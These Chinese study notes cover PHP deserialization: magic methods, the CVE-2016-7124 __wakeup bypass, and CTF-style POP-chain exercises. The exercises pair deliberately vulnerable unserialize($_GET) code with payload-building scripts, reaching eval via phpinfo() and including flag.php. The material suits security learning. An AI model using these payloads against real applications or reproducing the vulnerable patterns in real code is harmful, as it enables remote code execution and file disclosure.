php反序列化学习笔记
php反序列化
访问修饰符
| 访问修饰符 | 方法 | 例(从 pulibc 改为对应值) |
|---|---|---|
public |
成员名 | s:7:"payl0ad" -> s:7:"payl0ad" |
private |
%00类名%00成员名 | s:3:"sec" -> s:13:"%00class002%00sec" |
protected |
%00*%00成员名 | s:4:"what" -> s:7:"%00*%00what" |
魔术方法

魔术方法在特定条件下自动调用相关方法,最终导致触发代码
一个预定义好的,在特定情况下自动触发的行为方法。
反序列化漏洞的成因:
反序列化过程中,unserialize()接收的值(字符串)可控通过更改这个值(字符串),得到所需要的代码
通过调用方法,触发代码执行。
__construct()

构造函数__construct(),在实例化一个对象的时候,首先会去自动执行该方法
<?php
class User {
    public $username;
    public function __construct($username) {
        $this->username = $username;
        echo "触发了构造函数1次" ;
    }
}
$test = new User("benben");    //实例化对象时触发构造函数__construct()
$ser = serialize($test);       //在序列化和反序列化过程中不会触发构造函数
unserialize($ser);
?>
__destruct()
析构函数__destruct(),当对象被销毁的时候,会自动执行该方法
触发时机:反序列化unserialize()之后
<?php
highlight_file(__FILE__);
class User {
    public function __destruct()
    {
        echo "触发了析构函数1次"."<br />" ;
    }
}
$test = new User("benben");//第一次触发
$ser = serialize($test);
unserialize($ser);//第二次触发

?>
__sleep()
在序列化过程中,如果存在sleep()方法,先执行sleep()方法,再执行序列化
触发时机:序列化serialize() 之前
功能:对象被序列化之前触发,返回需要被序列化存储的成员属性,删除不必要的属性。
参数:return array
返回值:username,nickname
<?php
highlight_file(__FILE__);
class User {
    const SITE = 'uusama';
    public $username;
    public $nickname;
    private $password;
    public function __construct($username, $nickname, $password)    {
        $this->username = $username;
        $this->nickname = $nickname;
        $this->password = $password;
    }
    public function __sleep() {
        return array('username', 'nickname');
    }
}
$user = new User('a', 'b', 'c');
echo serialize($user);
?>

输出:
O:4:"User":2:{s:8:"username";s:1:"a";s:8:"nickname";s:1:"b";}在这个例子中,sleep()方法返回了username和nickname两个属性,
所以只序列化这两个属性,
而password属性被过滤掉了。
__wakeup()
在反序列化过程中,如果存在__wakeup()方法,先执行__wakeup()方法,再执行反序列化
触发时机:反序列化unserialize()之前
<?php
highlight_file(__FILE__);
error_reporting(0);
class User {
    const SITE = 'uusama';
    public $username;
    public $nickname;
    private $password;
    private $order;
    public function __wakeup() {
        $this->password = $this->username;
    }
}
$user_ser = 'O:4:"User":2:{s:8:"username";s:1:"a";s:8:"nickname";s:1:"b";}';
var_dump(unserialize($user_ser));
?>

输出:
object(User)#1 (4) { ["username"]=> string(1) "a" ["nickname"]=> string(1) "b" ["password":"User":private]=> string(1) "a" ["order":"User":private]=> NULL }
__wakeup()绕过
CVE-2016-7124
版本:
- PHP5 < 5.6.25
- PHP7 < 7.0.10
漏洞产生原因:
如果存在 __wakeup()方法,调用unserilize()方法前则先调用 __wakeup方法,
但是序列化字符串中表示对象属性个数的值大于 真实的属性个数时,会跳过wakeup()的执行
0:4:"test":2:{s:2:"v1";s:6:"benben";s:2:"v2";s:3:"123";}
//修改属性个数 2 -> 3
0:4:"test":3:{s:2:"v1";s:6:"benben";s:2:"v2";s:3:"123";}
成员属性个数值为3
但后面实际只有v1和v2
2个成员属性
例题
<?php
error_reporting(0);
class secret{
    var $file='index.php';

    public function __construct($file){
        $this->file=$file;
    }

    function __destruct(){
        include_once($this->file);
        echo $flag;
    }

    function __wakeup(){
        $this->file='index.php';
    }
}
$cmd=$_GET['cmd'];
if (!isset($cmd)){
    highlight_file(__FILE__);
}
else{
    if (preg_match('/[oc]:\d+:/i',$cmd)){
        echo "Are you daydreaming?";
    }
    else{
        unserialize($cmd);
    }
}
//sercet in flag.php
?><?php
error_reporting(0);
class secret{
var $file='flag.php';
}
$secret = new secret();
echo serialize($secret);
//O:6:"secret":1:{s:4:"file";s:8:"flag.php";}
$a ='O:+6:"secret":2:{s:4:"file";s:8:"flag.php";}';
//+6绕过正则匹配
echo urlencode($a);__toString()
触发时机:当对象作为字符串调用时
<?php
highlight_file(__FILE__);
error_reporting(0);
class User {
    var $benben = "this is test!!";
         public function __toString()
         {
             return '格式不对,输出不了!';
          }
}
$test = new User() ;
print_r($test);  //正常输出
echo "<br />";
echo $test;  //对象被作为字符串输出
?>

输出:
User Object ( [benben] => this is test!! )
格式不对,输出不了!
__invoke()
触发时机:当对象作为函数调用时
对象后面加个()
<?php
highlight_file(__FILE__);
error_reporting(0);
class User {
    var $benben = "this is test!!";
         public function __invoke()
         {
             echo  '它不是个函数!';
          }
}
$test = new User() ;
echo $test ->benben;
echo "<br />";
echo $test() ->benben;
?>

输出:
this is test!!
它不是个函数!
__call()

触发时机:当对象调用不存在的方法时 返回值:调用的不存在的方法的名称和参数
<?php
highlight_file(__FILE__);
error_reporting(0);
class User {
    public function __call($arg1,$arg2)
    {
        echo "$arg1,$arg2[0]";
          }
}
$test = new User() ;
$test -> callxxx('a');
?>

输出:
callxxx,a在这个例子中,我们调用了不存在的方法callxxx和参数a,输出了callxxx,a
__callStatic()
触发时机:静态调用或调用成员常量时使用的方法不存在 返回值:调用的不存在的方法的名称和参数
<?php
highlight_file(__FILE__);
error_reporting(0);
class User {
    public function __callStatic($arg1,$arg2)
    {
        echo "$arg1,$arg2[0]";
          }
}
$test = new User() ;
$test::callxxx('a');    //与__call() 的区别
?>

输出:
callxxx,a
__get()
触发时机:调用的成员属性不存在 返回值:不存在的成员属性的名称
<?php
highlight_file(__FILE__);
error_reporting(0);
class User {
    public $var1;
    public function __get($arg1)
    {
        echo  $arg1;
    }
}
$test = new User() ;
$test ->var2; //调用不存在的var2
?>

输出:
var2把不存在的属性名称var2赋值给$arg1
__set()
触发时机:给不存在的成员属性赋值 返回值:不存在的成员属性的名称和赋值
<?php
highlight_file(__FILE__);
error_reporting(0);
class User {
    public $var1;
    public function __set($arg1 ,$arg2)
    {
        echo  $arg1.','.$arg2;
    }
}
$test = new User() ;
$test ->var2=1;
?>

输出:
var2,1在这个例子中,我们把不存在的属性var2赋值为1,触发了__set()方法
var2赋值给$arg1,1赋值给$arg2
__isset()
触发时机:对不可访问属性使用isset()或empty()时,_isset()会被调用。
返回值:不存在的成员属性的名称
<?php
highlight_file(__FILE__);
error_reporting(0);
class User {
    private $var;
    public function __isset($arg1 )
    {
        echo  $arg1;
    }
}
$test = new User() ;
isset($test->var);
empty($test->var);
?>

输出:
var
var在这个例子中,尝试在isset()和empty()中外部访问private属性var,
__isset()会被调用,将var作为参数传入给$arg1
注意,var改成不存在的变量比如var1,效果相同
__unset()
和__isset()差不多
<?php
highlight_file(__FILE__);
error_reporting(0);
class User {
    private $var;
    public function __unset($arg1 )
    {
        echo  $arg1;
    }
}
$test = new User() ;
unset($test->var);
?>

输出:
var
__clone()
触发时机:当使用 clone 关键字拷贝完成一个对象后,新对象会自动调用定义的魔术方法_clone()
<?php
highlight_file(__FILE__);
error_reporting(0);
class User {
    private $var;
    public function __clone( )
    {
        echo  "__clone test";
          }
}
$test = new User() ;
$newclass = clone($test)
?>

输出:
__clone test
pop链构造例题
简单例题1
<?php
highlight_file(__FILE__);
error_reporting(0);
class index {
    private $test;
    public function __construct(){
        $this->test = new normal();
    }
    public function __destruct(){
        $this->test->action();
    }
}
class normal {
    public function action(){
        echo "please attack me";
    }
}
class evil {
    var $test2;
    public function action(){
        eval($this->test2);
    }
}
unserialize($_GET['test']);
?>
方法1:在方法内构造
<?php

class index {
    private $test;
    public function __construct() {
        $this->test = new evil();
    }
}

class evil {
    var $test2 = "phpinfo();";

}

$index = new index();
$serialize =  serialize($index);
echo $serialize;
echo urlencode($serialize);
方法2:在方法外修改
<?php
class index {
    var $test;
}
class evil {
    var $test2;
}

$evil = new evil();
$evil -> test2 = "phpinfo();";
$index = new index();
$index -> test = $evil;

$serialize =  serialize($index);
echo $serialize;
echo urlencode($serialize);
输出:
O:5:"index":1:{s:4:"test";O:4:"evil":1:{s:5:"test2";s:10:"phpinfo();";}}注意修改访问修饰符 public -> private
O:5:"index":1:{s:11:"%00index%00test";O:4:"evil":1:{s:5:"test2";s:10:"phpinfo();";}}简单例题2:魔法方法
<?php
highlight_file(__FILE__);
error_reporting(0);
class fast {
    public $source;
    public function __wakeup(){
        echo "wakeup is here!!";
        echo  $this->source;
    }
}
class sec {
    var $benben;
    public function __tostring(){
        echo "tostring is here!!";
    }
}
$b = $_GET['benben'];
unserialize($b);
?>触发__tostring()方法
payload:
<?php
class fast {
    public $source;
    public function __construct(){
        $this->source = new sec();
    }
}
class sec {
    var $benben;
}

$test = new fast();
echo serialize($test);
简单例题3
<?php
//flag is in flag.php
highlight_file(__FILE__);
error_reporting(0);
class Modifier {
    private $var;
    public function append($value)
    {
        include($value);
        echo $flag;
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

class Show{
    public $source;
    public $str;
    public function __toString(){
        return $this->str->source;
    }
    public function __wakeup(){
        echo $this->source;
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;
        return $function();
    }
}

if(isset($_GET['pop'])){
    unserialize($_GET['pop']);
}
?>
思路:
Modifier -> $var = "flag.php"- 使用
Modifier的__invoke(),从而触发1. Test --> $p = Modifier,使用Test的__get(),将Modifier作为函数调用,从而触发2.的Modifier__invoke()- 调用不存在的Test成员,从而触发3.Test的
__get() - Show –> $str = Test,使用__toString(),触发4.调用不存在的Test成员
- Show –> $source = Show,使用__wakeup()方法触发5.(注意__wakeup()方法调用自己
\$Show)
<?php
class Modifier {
    private $var = "flag.php";
}

class Show{
    public $source;
    public $str;

}

class Test{
    public $p;
}

$Modifier = new Modifier();
$Test = new Test();
$Test->p = $Modifier;
$Show = new Show();
$Show -> str = $Test;
$Show ->source = $Show;

echo urlencode(serialize($Show));